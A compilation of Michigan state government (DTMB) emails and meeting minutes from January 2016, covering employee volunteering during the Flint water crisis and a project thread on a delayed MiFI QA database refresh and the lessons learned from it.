
---

This e-mail was sent to [seboky@michigan.gov](mailto:seboky@michigan.gov) using GovDelivery on behalf of: the State of Michigan, 111 S. Capitol Ave., Lansing, MI. *You are receiving this message because you are a State of Michigan employee.*

**From:** Dept. Technology, Management & Budget <dtmb@govsubscriptions.michigan.gov>  
**Sent:** Tuesday, January 26, 2016 8:39 AM  
**To:** Sebok, Yvonne (DTMB)  
**Subject:** Contributing time, muscle and money



During this month's Martin Luther King Jr. holiday weekend, some state employees turned their "day off" into a "day on" in Flint. There, they delivered bottled water, water filters, replacement cartridges and water testing kits to families. The volunteers joined other Michiganders, turning Dr. King's birthday observance into a day of service.



Mike Zimmer, director of the Office of Good Government and the Department of Licensing and Regulatory Affairs, has shared a link – [www.helpforflint.com](http://www.helpforflint.com) – that offers other opportunities to contribute time, muscle and money to bring clean drinking water to the community. Here in DTMB, some of our employees didn't wait for an invitation to lend a hand. Office of Retirement Services staff contributed funds that were used to buy 31 cases and 23 gallons of water, which a local organization transported to Flint.

Autumn Hubbard, Ambrea Mack and Sarah Esquivel, who are in the photo at the left, nearly emptied the shelves at their local grocery store. Thanks for your efforts.



everyone.

Now work.

Last week, I signed a new policy that formalizes the annual employee review process and sets expectations for employees and managers. [Administrative Policy 200.37](#) establishes consistent standards for implementing performance plans and reviews. Some of the standards are practices we have followed for years. Others are new. Some of particular note include:

- The mandatory use of HRMN
- A standard Feb. 1-Jan. 31 rating period for all employees
- An Individual Development Plan that specifies training or development programs for each employee
- Competencies and objectives that align to DTMB goals or scorecard metrics
- Consequences for managers and supervisors who do not complete the review process as required

A fundamental role of each DTMB manager or supervisor is to provide employees with direction and feedback on their performance. Employees also are expected to take an active role in pursuing professional development opportunities and achieving their competencies and objectives. I encourage you to review the new policy and talk with your manager or supervisor if you have questions. Of course, I welcome your questions and input as well. Please send your comments and ideas to me at [behend@michigan.gov](mailto:behend@michigan.gov).

I know these have been busy weeks for many of you as you take on additional responsibilities and work hard to provide resources and services for our customers and citizens across the state. Please know that your hard work has not gone unnoticed. Thank you for everything you do, every day.

Have a great week,

David



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The Department of Technology, Management and Budget

You are receiving this email because you are an employee of the Department of Technology, Management and Budget. If you have questions about your subscription, please contact [DTMB-Communications@michigan.gov](mailto:DTMB-Communications@michigan.gov).

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This email was sent to [seboky@michigan.gov](mailto:seboky@michigan.gov) using GovDelivery, on behalf of DTMB · Lewis Cass Building · 320 South Walnut Street · Lansing, MI 48933 · 517-373-1004

Message

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**From:** Kumar, Kalpana (DTMB) [/O=EXCHANGELABS/OU=EXCHANGE ADMINISTRATIVE GROUP (FYDIBOHF23SPDLT)/CN=RECIPIENTS/CN=2A5206D496EA4C718A346343AB284104-KUMAR KALPANA]  
**Sent:** 1/28/2016 1:13:31 PM  
**To:** Sebok, Yvonne (DTMB) [/o=ExchangeLabs/ou=Exchange Administrative Group (FYDIBOHF23SPDLT)/cn=Recipients/cn=af5a23eefe0e40dfb4954c9896206ddd-SebokY]  
**Subject:** RE: ATP - Not Urgent: MiFI QA not working?

Yvonne,

Thank you for the tagging but I am not an organized person like you. If I don't pay attention , I forget.

To answer your question , I have handled by following tasks

- Create an implementation plan (can be a spreadsheet or DIT installation plan template) and keep this updated from first QA push
- Every QA push, a story will be added and the document will be used to track changes to environment . All database changes , batch jobs will be identified and documented
- The same document will also be a starting point for Readiness for Go live planning

This way, it is documented and people know what to do when a push to QA happens.

Thank you,

Kalpana Kumar

PMO Manager Supporting DHHS

DTMB Enterprise Portfolio Management Office (EPMO)

Desk - 517.373.9136

[KumarK@Michigan.gov](mailto:KumarK@Michigan.gov)

**From:** Sebok, Yvonne (DTMB)  
**Sent:** Thursday, January 28, 2016 9:50 AM  
**To:** Kumar, Kalpana (DTMB) <KumarK@michigan.gov>  
**Subject:** ATP - Not Urgent: MiFI QA not working?  
**Importance:** High

Hi Kalpana,

**\*\*\*\* Going forward – if I label an email to you with ATP in the Subject line, it means the email is not important and you can view it “as your time permits”. This will hopefully avoid you looking at emails from me that can wait.**

I will from time to time send you emails based on the fact you were closer to some of these projects than I. Please read the email below. I’m trying to understand how this could have happened so late in the project. Shouldn’t there have been a Story for data table updates? Also in an agile project, does anyone compare the stories (cards on the scrum board) to ensure everything promoted to the dev environment is accounted for in the QA environment?

Again, wanted to get your viewpoint on lessons learned and what process I can put in place for the PMs so this doesn’t get missed.

Thanks,

Yvonne

*Yvonne Sebok, PMP, CSM, ITIL*

PMO Director

Supporting DEQ, DNR, MDARD

Office: (517) 241-1673

**From:** Newman, Jeremy (DTMB)

**Sent:** Thursday, January 28, 2016 8:52 AM

**To:** Noldy, Scott (DTMB) <[NoldyS@michigan.gov](mailto:NoldyS@michigan.gov)>; Stephens, Jason (DNR) <[stephensj@michigan.gov](mailto:stephensj@michigan.gov)>; Maki, Brian (DNR) <[MakiB1@michigan.gov](mailto:MakiB1@michigan.gov)>; Forstat, David (DNR) <[FORSTATD@michigan.gov](mailto:FORSTATD@michigan.gov)>; Heym, Douglas (DNR) <[HEYMD@michigan.gov](mailto:HEYMD@michigan.gov)>

**Cc:** Price, David (DNR) <[PRICED1@michigan.gov](mailto:PRICED1@michigan.gov)>; Heckman, Daniel (DNR) <[HECKMAND@michigan.gov](mailto:HECKMAND@michigan.gov)>; Prange, Laurie (DTMB) <[prangel@michigan.gov](mailto:prangel@michigan.gov)>; Summers, Thomas (DTMB) <[summerst@michigan.gov](mailto:summerst@michigan.gov)>; Singh, Ajay (DTMB) <[SinghA6@michigan.gov](mailto:SinghA6@michigan.gov)>; Sellepack, Dan (DTMB) <[SellepackD@michigan.gov](mailto:SellepackD@michigan.gov)>; Sebok, Yvonne (DTMB) <[SebokY@michigan.gov](mailto:SebokY@michigan.gov)>; Rosales, Manny (DTMB) <[RosalesM@michigan.gov](mailto:RosalesM@michigan.gov)>; Simmons, Allen (DTMB) <[SimmonsA1@michigan.gov](mailto:SimmonsA1@michigan.gov)>; Anderson, Mark (DTMB) <[AndersonM10@michigan.gov](mailto:AndersonM10@michigan.gov)>

**Subject:** RE: MiFI QA not working?

**Importance:** High

David,

Somehow our project team missed the important task of collaborating with DNR ArcGIS specialists to implement changes to the MiFI application. We really need someone from your team to help reconcile these changes immediately. We have UAT scheduled at the RAM Center next week and absolutely cannot go forward with testing for the VMS 4.0 project unless MiFI is working in QA. Every other task has been completed; this is our only hold up.

Please let us know how we can help get this done by COB tomorrow.

Thank you,

**Jeremy Newman**, CAPM, CSM

IT Project Coordinator

Enterprise Portfolio Management Office

Supporting: DEQ, DNR, & MDARD

Phone: (517) 335-3260

Email: [NewmanJ2@michigan.gov](mailto:NewmanJ2@michigan.gov)



HELP. CONNECT. SOLVE.

**From:** Noldy, Scott (DTMB)

**Sent:** Thursday, January 28, 2016 8:40 AM

**To:** Stephens, Jason (DNR) <[stephensj@michigan.gov](mailto:stephensj@michigan.gov)>; Maki, Brian (DNR) <[MakiB1@michigan.gov](mailto:MakiB1@michigan.gov)>; Forstat, David (DNR) <[FORSTATD@michigan.gov](mailto:FORSTATD@michigan.gov)>

**Cc:** Price, David (DNR) <[PRICED1@michigan.gov](mailto:PRICED1@michigan.gov)>; Heckman, Daniel (DNR) <[HECKMAND@michigan.gov](mailto:HECKMAND@michigan.gov)>; Prange, Laurie (DTMB) <[prangel@michigan.gov](mailto:prangel@michigan.gov)>; Newman, Jeremy (DTMB) <[NewmanJ2@michigan.gov](mailto:NewmanJ2@michigan.gov)>; Summers, Thomas (DTMB) <[summerst@michigan.gov](mailto:summerst@michigan.gov)>

**Subject:** RE: MiFI QA not working?

Jason,

I was tasked with updating the dnrIFMAP (MiFI) database on our servers. When I went to do that it became apparent someone made modifications to feature classes using SQL Server tools and not ESRI tools. Columns that have been there for a long time are now gone or renamed. I need Brian to sit down with me to review these columns and the data that is currently in them so we don't lose data.

With Brian assisting in the Flint water situation he is not available to dedicate time to this until Tuesday.

**From:** Stephens, Jason (DNR)

**Sent:** Wednesday, January 27, 2016 7:05 PM

**To:** Maki, Brian (DNR) <[MakiB1@michigan.gov](mailto:MakiB1@michigan.gov)>; Forstat, David (DNR) <[FORSTATD@michigan.gov](mailto:FORSTATD@michigan.gov)>; Noldy, Scott (DTMB) <[NoldyS@michigan.gov](mailto:NoldyS@michigan.gov)>

**Cc:** Price, David (DNR) <[PRICED1@michigan.gov](mailto:PRICED1@michigan.gov)>; Heckman, Daniel (DNR) <[HECKMAND@michigan.gov](mailto:HECKMAND@michigan.gov)>; Prange, Laurie (DTMB) <[prangel@michigan.gov](mailto:prangel@michigan.gov)>; Newman, Jeremy (DTMB) <[NewmanJ2@michigan.gov](mailto:NewmanJ2@michigan.gov)>; Summers, Thomas (DTMB) <[summerst@michigan.gov](mailto:summerst@michigan.gov)>

**Subject:** Fw: MiFI QA not working?

**Importance:** High

Guys,

We have a problem with the MiFI QA push that needs immediate attention or we will have to delay next week's UAT, and potentially push this project release off again. As you can imagine, after last summer's debacle that is something we need to avoid at all costs.

Brian and Scott, can you tie in with Tom Summers and troubleshoot what is wrong? See below for a description of what we are seeing.

Jason

---

**From:** Summers, Thomas (DTMB)

**Sent:** Wednesday, January 27, 2016 4:28:44 PM

**To:** Stephens, Jason (DNR); Newman, Jeremy (DTMB); Raizada, Bhavna (DTMB); Simmons, Allen (DTMB); Chauhan, Pruthviraj (DTMB); Meshram, Vilas (DTMB); Anderson, Mark (DTMB); Avidi, Eswar (DTMB); Heym, Douglas (DNR); Asselin, Donovan (DNR); Heckman, Daniel (DNR); Singh, Ajay (DTMB); Prestel, Carl (DTMB)

**Subject:** RE: MiFI QA not working?

Jason, There is a problem with some of the feature tables. Scott Noldy and Brian Maki will have to work together to get them straightened out.

Tom

---

**From:** Stephens, Jason (DNR)

**Sent:** Wednesday, January 27, 2016 4:16 PM

**To:** Newman, Jeremy (DTMB); Raizada, Bhavna (DTMB); Simmons, Allen (DTMB); Chauhan, Pruthviraj (DTMB); Meshram, Vilas (DTMB); Anderson, Mark (DTMB); Avidi, Eswar (DTMB); Heym, Douglas (DNR); Asselin, Donovan (DNR); Heckman, Daniel (DNR); Summers, Thomas (DTMB); Singh, Ajay (DTMB); Prestel, Carl (DTMB)

**Subject:** MiFI QA not working?

**Importance:** High

Donovan and I just tried to verify the MiFI QA environment (<http://iga.dnr.state.mi.us/MiFi/#>) is ready for testing, and neither of us have data in the map. I got the impression from this morning's scrum that we should be able to begin preparations for UAT next week. Did I miss something?

<< OLE Object: Picture (Device Independent Bitmap) >>

Jason

-----Original Appointment-----

**From:** Newman, Jeremy (DTMB)

**Sent:** Monday, December 14, 2015 10:50 AM

**To:** Newman, Jeremy (DTMB); Raizada, Bhavna (DTMB); Simmons, Allen (DTMB); Chauhan, Pruthviraj (DTMB); Meshram, Vilas (DTMB); Anderson, Mark (DTMB); Avidi, Eswar (DTMB); Heym, Douglas (DNR); Asselin, Donovan (DNR); Stephens, Jason (DNR); Heckman, Daniel (DNR); Summers, Thomas (DTMB); Singh, Ajay (DTMB); Prestel, Carl (DTMB)

**Subject:** VMS 4.0 Daily Scrum

**When:** Wednesday, January 27, 2016 9:30 AM-9:45 AM (UTC-05:00) Eastern Time (US & Canada).

**Where:** DTMB-AS-HB5-SCRUM or Teleconference #: [REDACTED]

### **Daily Standup Meeting - 15 minutes or less**

All team members will answer the below questions:

1. What did I do yesterday that helped the development team meet the sprint goal?
2. What will I do today to help the development team meet the sprint goal?
3. Do I see any impediment that prevents me or the development team from meeting the sprint goal?

**Scrum Room, Hollister Building - 5<sup>th</sup> Floor**

Thank you,

**Jeremy Newman**, CAPM, CSM

Project Coordinator

**Enterprise Portfolio Management Office**

Supporting: DEQ, DNR, & MDARD

Phone: (517) 335-3260

Email: [Newmanj2@michigan.gov](mailto:Newmanj2@michigan.gov)

<< OLE Object: Picture (Device Independent Bitmap) >>



**DTMB Customer Service**

**Managers Meeting Minutes**

**January 26, 2016**

**Conference Room 116, Hollister Bldg. 1<sup>st</sup> FL**

**8:30 a.m. – 10:00 a.m.**

**Attendees**

X	Dan Sellepack		Mike Cooley	X	Steven Klann	X	Ajay Singh
	Jim Hogan	X	Yvonne Sebok	X	Jennifer Merricle	X	Louis Rutare
X	Roger Parsons	X	Manny Rosales	X	Toni Falcon		

**Standing Updates**

- **Review Hot Topics for time awareness - Done**
- **Executive Updates (Manny) –**
  - **From the Governor down every Project needs to go through Business process review, this will add cost and dollars.**
  - **DEQ Emergency Responds Center, due to the Flint water crises – It was set up right away, Todd Stevens went down and was a great help.**
  - **Awareness – DEQ is rolling out governance now, Jim Hogan had presented to them what DHHS had, they were agreement – they are looking at Tech Team members.**
  - **Advocate Meeting – Meeting with Chris Drew – let them know our needs. Yvonne said that right now we don't need any PMO contractors we have bandwidth.**
  - **Websense update – email from Rich Reasoner that it is coming and then are we ready? Manny had sent this on to Jennifer. Jennifer is going to look for RFC.**
- **ITOT (Manny)**
  - **Walk thru of General Services building(Handout was distributed of Depot process Improvements) – Depot Tour w/Kristi Thompson**
  - **Browser's (John McQuaid) – New Windows 10 – the two different browsers, he could not control what your default browser is, not figured out yet. There is a problem with edge browser on apps that we have tested with. ITOT recommendation is helping clients make IE11 the default browser.**

- Oracle Enterprise Review – (Andrey Verevko) patches and updates coming with the new modules.
- Project Priority Review (Dan, Mike, Manny)
  - PM Priorities, the grid is on the resource planning notes.
  - Spreadsheet: PM is assign comments removed.
    - Windows 10 Readiness – Needs the drivers, Jennifer will put them in Change Point
    - SASP – Manny said we are going to update what we have, going to make sure we own the code then finish Candidate, correct drivers and correct percentages and hours (Steven) – long term may move to different platform.
    - RAP – Need ITSR, Manny spoke to Steve Tkaczyk to get this entered and will.
    - LOTS RFP – Going to have a separate RSS submitted for project.
    - MI-Waters: Phase II – Closing within month.
    - Computer-Based Certification Exams – need percentages BA & PM (Manny)
    - Forest Database oversight – need percentages (Louis)
    - DNR Legacy Application Plan – Needs percentages (Ajay)
    - Clear ftp – Gideon has to close.
    - Commercial Forest Database Michigan Woods – Needs to be done, Louis needs to get with Mark Anderson. This needs a PM per Jim Hogan. This need to be elevated.
    - VMS 5 – No decision date about IBM taking over, will take time for new estimate.

Office Telecommuting Meeting – Toni will reschedule to next week.

- Support Team (Ajay)
  - VMS 4 – Pushing to Q/A this week. No over time is approved for this weekend.
  - Team putting in paper work for Cell Phones.
- BA & Developer Team's (Roger, Steven)
- Roger
  - Mobile RAP – Need ITSR
  - MUST – Going well
  - Continuing to build BA team
- Steven
  - MI-FY packing down load – download and install a MY-FY package and install on Windows 10 machine, Shweta will have to get with the BA to inform client.

- Technical ADA Machine (Windows 10) available for use - This has been added as Resource in Outlook. We have retired the two old test machines. This can be used for a presentation laptop a technical lap top or testing laptop.
  - MUSTA – In Q/A, going good.
  - XP Machine extension – Working with Sarah and Todd. Will get Fred help, will look at board for resource to help get packages done.
- Quality Assurance Team Update (Louis)
  - Radhika has started, sharing an office with Josh – office space is a concern.
  - Will be presenting Q/A team to group soon.
- CRM Updates (Jennifer)
  - Rachelle Davis has started as the new ITS14, Client Specialist – she is doing a good job, will be transferring the LCAB to her soon. Would like to also engage Todd more.
  - DEQ Bay Center – Getting upgrade next week.
- PMO Updates (Yvonne)
  - New student starting Monday – Jason Vera
  - SEM documents to be filled out, no BA assigned for Grants Management and going to go live – does Anup request a BA?
- Office Moves – Meeting Schedule: Jan 27, Feb 17 – No new information
- Continuous Process Improvement (All) –
  1. Implement required (2015) objectives from the Strategic Plan – Next Meeting: Jan 21st @ 12:30 – a few groups will present for closure, Next Meeting February 11<sup>th</sup>, Jan 21th is the last meeting before All Staff.
  2. TFS folder structure reorganization – Louis talked to John Bauer the 3<sup>rd</sup> – they have a new version of TFS.
- All Staff Agenda – Monday, February 1<sup>st</sup> @ 1:00
  1. Employee Awards & Recognition
  2. Presentation given to clients (Marcy's)
  3. BAD Branding (Roger) – This is off agenda.

**4. Time Keeping (Manny)**

**5. Business Process Reengineering (Jim)**

**6. Strategic Plan – Accomplishments and new Team Goals – Teams will present**

**7. CRM and Q/A Teams – Updates of Teams will be giving.**

- **Hiring (All)**
  - **Review Hiring Grid**
- **Action Item Review/Follow-up**

<b>Date Item was raised</b>	<b>Action Item</b>	<b>Person Responsible</b>	<b>Due Date</b>
<b>10/14/14</b>	Send all the Hot Topics to Toni for next meeting.	<b>Everyone</b>	<b>Ongoing</b>
<b>10/14/14</b>	Managers will send their HR/contract updates to the HR grid to Toni	<b>Managers</b>	<b>Ongoing</b>
<b>5/12/15</b>	Disaster Recovery – Understanding of our involvement in Agencies DR plans. Do Agencies have a DR plan and what it is?	<b>Jim</b>	<b>11/24/15</b>
<b>6/2/15</b>	OA File & Print servers in the field offices – Manny will check on enterprise perspective. Will treat as small project – Manny/Jennifer  Find out what DTMB is going to do - extended support or replace.  Manny Pushing back on Field Servers going to talk to John McQuaid.  <i>Clients will not get billed – relief for customer, Jennifer still working on which sites can be migrated. Moving along.</i>	<b>Manny/Jennifer</b>  <b>Manny/Jim</b>  <b>Manny</b>	<b>11/24/15</b>
<b>8/1/15</b>	Jennifer will write up her prospective on Liaison group members – for Jim H for good governance group.	<b>Jennifer</b>	<b>11/24/15</b>
<b>9/17/15</b>	ITSR for MDARD Oracle to SQL – Send out the presentation to group. Manny will	<b>Mike C</b>	<b>11/24/15</b>

	find out if Marcy ever submitted.		
10/27/15	TFS assessment. Louis will arrange a meeting to flush out the requirements.	Louis	11/17/15
10/27/15	Password for the ftp server – changes every 90 days. Need security exception – Manny will talk to Todd. Understand policy – keeps changing, need a permeant exception.	Manny	11/24/15
11/10/15	Ask at ITOT if anyone has success using SKYPE.	Mike	11/17/15
11/17/15	ADA Compliance – Opportunity Board is looking for direction; do we need to make everything ADA Compliance? Manny will get with Jim for clarity and see what rest of DTMB is doing?	Manny	11/24/15
11/17/15	2015 accomplishments- Manny asked group to send him any ideas they have and short write-up. Ajay will do VMS	Managers	11/24/15
12/1/15	Send out ITOT presentations to managers.  Send out Marcy's Fisheries presentation.	Manny Jennifer	12/8/15
12/8/15	Send out link to Projects of our shared DTMB partners to Managers.	Manny	12/15/15
12/15/15	Roger will draft an employee departure procedure (He already has a on boarding)	Roger	1/26/16
12/15/15	Manny is going to check with other BRM's if they have had success with posting to job sites.	Manny	12/22/15
1/5/15	Toni will schedule a meeting to talk through Telecommuting as a group. Done 1/11. Manny will look into rules prior to.  Yvonne will review EPMO survey @ meeting – was to send out to group.	Toni Manny Yvonne	1/12/16
1/5/15	"ICC update" Manny will talk to Brad and Eric and status.	Manny	1/12/16

1/19/16	<p>ITOT – Action Items</p> <p>Manny is going to ask at ITOT about his purchasing concerns on what has changed.</p> <p>EIM – Enterprise Information Management (Governors Initiative) – had client in talking about schedules, did not say how this aligns with agency and cost justification for agency.</p> <p>Cisco any connect – When will they be rolling this out to everyone?</p>	Manny	1/26/16
1/19/16	Server Maintenance window communicate and do updates to servers we control – Manny will talk to Mike and Ajay about a schedule	Manny	1/26/16
1/19/16	Manny will talk to Yvonne about Change Requests and Red, yellow and Green projects and PM needs.	Manny	1/26/16
1/19/16	EIM – Enterprise Information Management (Governors Initiative) – Manny will send out a link to a Power Point Presentation.	Manny	1/26/16
1/19/16	<p>Manny will sent out email to staff regarding telecommuting on Holiday week. DONE</p> <p>Send out guidelines when done.</p> <p>Toni will schedule a follow-up meeting for managers - Done</p>	<p>Manny</p> <p>Toni</p>	1/26/16
1/19/16	Jennifer will talk to Randy about 1-drive and deleting files – and where to put application files.	Jennifer	1/26/16

#### Hot Topics:

#### Yvonne

- URI \_ RFC Approval – Question went into production without approval, Person came and sat with Dave Emmons – did not go through the process. This should never have happened. This happened last Tuesday. Good

intentions – just want to make sure everyone is well informed. Talk to teams to make sure we follow process. Ajay will talk to Dave too.

Dan

- SharePoint Support-Dan reach out to Nicole Schrauben, she said that the model is 3 tiered, no one follows. Dan believes we need to have the different Tier's Roles and Responsibility defined. DEQ is going down the path of DEQ forms, so may need more support.
- Pay for Performance Policy – Dan reported that he is going to talk to Susan King about inconsistencies in the policy.

**From:** Governor's Office <governorsoffice@govsubscriptions.michigan.gov>  
**Sent:** Friday, January 29, 2016 9:40 AM  
**To:** Sebok, Yvonne (DTMB)  
**Subject:** Thank you for your service



Right-click here to download pictures. To help protect your privacy, Outlook prevented automatic download of this picture from the Internet.

## THANK YOU!

Fellow employees,

Each day, more than 46,000 state of Michigan employees come to work with the confidence and commitment to make Michigan a better place to live, work and play. I appreciate the way you care about the citizens we serve, and how it is reflected in the work that you do.

As you have heard from me and the media, our reputation and trust can be severely impacted when people do not make good decisions, or use good judgment in solving problems. That principle is universal, but never more so than when public health is at stake. What happened in Flint can never be allowed to happen again anywhere in our state.

I know that you want to work in a place where employee input is valued, efforts are recognized, and teams are always striving for continuous improvement. That's why we introduced employee surveys, Bureaucracy Busters and other reinvention initiatives. We want and deserve a culture of innovation, continuous improvement and employee engagement at every level. We can never take for granted how important the people are who depend on us to do our jobs, and I am asking you not to let the situation in Flint negatively impact your motivation to excel every day.

Many of you have taken an interest in helping the citizens of Flint on your own time, and I'd like to take this opportunity to recognize and thank those who have volunteered over the last couple of weekends. You have worked tirelessly to deliver cases of bottled water, water filters, replacement cartridges and water testing kits to the families in need. I appreciate you donating your time to help our fellow Michiganders. To date, more than 37,000 homes have been visited by one of our water resource teams.

For employees who would like to further help the people of Flint, please visit [www.HelpForFlint.com](http://www.HelpForFlint.com) to learn how you can do so. For additional information and to sign up for daily updates, please visit [www.mi.gov/FlintWater](http://www.mi.gov/FlintWater). I am committed to ensuring that all residents have access to safe and clean water.

Again, I'd like to express my gratitude for the work you do every day to continuously improve our state and earn the trust of those you serve. You make a real difference.

Thanks,



Right-click here to download pictures. To help protect your privacy, Outlook prevented automatic download of this picture from the Internet.  
Governor Rick Snyder signature

Governor Rick Snyder





Right-click here to download pictures. To help protect your privacy, Outlook prevented automatic download of this picture from the Internet.  
Photos of state employees volunteering

STAY CONNECTED:



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This email was sent to [seboky@michigan.gov](mailto:seboky@michigan.gov) on behalf of, The Executive Office of the Governor · 111 South Capitol Avenue · Lansing, MI 48909 · 517-335-7858

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**From:** Newman, Jeremy (DTMB)  
**Sent:** Friday, January 29, 2016 1:40 PM  
**To:** Rosales, Manny (DTMB)  
**Cc:** Sebok, Yvonne (DTMB)  
**Subject:** VMS 4.0 - MiFI QA Implementation Issue Analysis  
**Attachments:** RE: VMS 4.0 - QA Refresh Request; VMS 4.0 - MiFI QA Implementation; RE: VMS 4.0 - MiFI QA Database Changes

Manny,

### Summary:

The MiFI related tasks progressed slowly and required extra attention to complete. Ownership for these tasks could have been better. Similar tasks have historically been somewhat challenging as they involve close partnership between CSS and Agency Services. Also the need for DNR to be involved in applying database changes to MiFI was not identified. These two factors created an issue which put our QA deployment and subsequent project milestones at risk.

### Lessons learned:

1. All task implementation dependencies should be identified early.
  - a. Detailed implementation plans for each application should be created.
  - b. Past implementation plans for an individual application should be reviewed.
2. Clear expectations as to what “task ownership” entails should be given.
  - a. Task ownership should be taken seriously.

### Details:

- We had meetings to identify and assign ownership for every task required to prepare the UAT (QA) environments for OLB, VMS, and MiFI. Here is our output from those meetings:

#### VMS 4.0 – QA Implementation Plan

**Meeting:** 1/14/16; 2:00 pm – 3:00 pm

**Purpose:** Review draft QA implementation plan produced by the Tech Lead

**Attendees:**

Jeremy Newman – Scrum Master/Project manager

Allen Simmons – Tech Lead

Mark Anderson – SME

**Meeting:** 1/22/16; 11:00 am – 12:00 pm

**Purpose:** Review and Finalize QA implementation plan with the project team

**Attendees:**

Jeremy Newman – Scrum Master/Project manager

Doug Heym – VMS Product Owner

Dan Heckman – MiFI Product Owner

Tom Summers – MiFI Developer

Allen Simmons – Tech Lead  
Eswar Avidi – Lead Developer  
Mark Anderson – SME  
Carl Prestel – Business Analyst  
Bhavna Raizada – Quality Analyst  
Scott Noldy – Enterprise GIS Administrator (CSS)  
Jason Bau – Web Support  
Jeff Kennedy – DB Support

- MiFI related tasks progressed slowly and required extra attention to complete.
  - The copying of data production data to QA (task #2) required escalation to complete (see QA Refresh Request email).
  - Identifying the database changes and publishing the code to QA for MiFI (task #10) required escalation to complete (see MiFI QA Implementation email).
  - Applying the changes to the QA database for MiFI (task #14) required escalation to complete (see Mifi QA Database Changes email).
- The requirement for DNR to be involved in applying database changes for MiFI was not identified in either of our QA planning meetings. The documentation reflected that the task could be completed by CSS and Tom. During execution of this task CSS identified some structural changes to GIS feature classes and required assistance from DNR to reconcile the changes. Though DNR has a team of GIS specialists, only one had the particular knowledge needed to complete this task. This individual had a conflict of priorities as he was scheduled to help with the Flint water crisis. Escalation of the issue to DNR management resulted in the individual being made available to help CSS work through the task. The task required hands on interaction for no more than one hour to complete.

Thank you,

**Jeremy Newman**, CAPM, CSM  
IT Project Coordinator

**Enterprise Portfolio Management Office**  
Supporting: DEQ, DNR, & MDARD

Phone: (517) 335-3260

Email: [NewmanJ2@michigan.gov](mailto:NewmanJ2@michigan.gov)



**HELP. CONNECT. SOLVE.**

---

**From:** Noldy, Scott (DTMB)  
**Sent:** Wednesday, January 27, 2016 3:34 PM  
**To:** Newman, Jeremy (DTMB);Anderson, Mark (DTMB);Kaminski, Jeri (DTMB)  
**Cc:** Summers, Thomas (DTMB);Prange, Laurie (DTMB)  
**Subject:** RE: VMS 4.0 - MiFI QA Database Changes

**Importance:** High

There have been some structural changes to GIS feature classes that I cannot reconcile in QA without assistance from Brian Maki.

I spoke with him a minute ago and he is unavailable until next week due to the Flint water crisis.

He has agreed with me that we cannot proceed with the database refresh until then. I have scheduled a meeting with him for noon on Tuesday. Hopefully I will be able to complete the database refresh then.

---

**From:** Newman, Jeremy (DTMB)  
**Sent:** Wednesday, January 27, 2016 10:20 AM  
**To:** Noldy, Scott (DTMB) <[NoldyS@michigan.gov](mailto:NoldyS@michigan.gov)>  
**Cc:** Summers, Thomas (DTMB) <[summerst@michigan.gov](mailto:summerst@michigan.gov)>  
**Subject:** RE: VMS 4.0 - MiFI QA Database Changes

Thank you! Tom is available if you need anything.

---

**From:** Noldy, Scott (DTMB)  
**Sent:** Wednesday, January 27, 2016 10:19 AM  
**To:** Newman, Jeremy (DTMB) <[NewmanJ2@michigan.gov](mailto:NewmanJ2@michigan.gov)>  
**Cc:** Summers, Thomas (DTMB) <[summerst@michigan.gov](mailto:summerst@michigan.gov)>  
**Subject:** RE: VMS 4.0 - MiFI QA Database Changes

I will work on it today. I had it scheduled for this afternoon, I have a couple higher priority tasks I need to complete this morning.

---

**From:** Newman, Jeremy (DTMB)  
**Sent:** Wednesday, January 27, 2016 10:18 AM  
**To:** Noldy, Scott (DTMB) <[NoldyS@michigan.gov](mailto:NoldyS@michigan.gov)>  
**Cc:** Summers, Thomas (DTMB) <[summerst@michigan.gov](mailto:summerst@michigan.gov)>  
**Subject:** VMS 4.0 - MiFI QA Database Changes  
**Importance:** High

Hi Scott,

We completed the web piece for the MiFI QA push; however, the database changes were not detailed in that specific ticket. Tom has just submitted a new Remedy ticket (**INC5876833**) for you to apply the database changes to QA. Tom has verified your SQL Compare and we are ready for you to run the scripts.

I apologize for the short notice. Please let me know if you are available to do this today.

Thank you!

**Jeremy Newman**, CAPM, CSM

IT Project Coordinator

**Enterprise Portfolio Management Office**

Supporting: DEQ, DNR, & MDARD

Phone: (517) 335-3260

Email: [NewmanJZ@michigan.gov](mailto:NewmanJZ@michigan.gov)



**HELP. CONNECT. SOLVE.**

**DTMB Customer Service**

**Managers Meeting Agenda**

**February 9, 2016**

**Conference Room 116, Hollister Bldg. 1<sup>st</sup> FL**

**8:30 a.m. – 10:00 a.m.**

**Attendees**

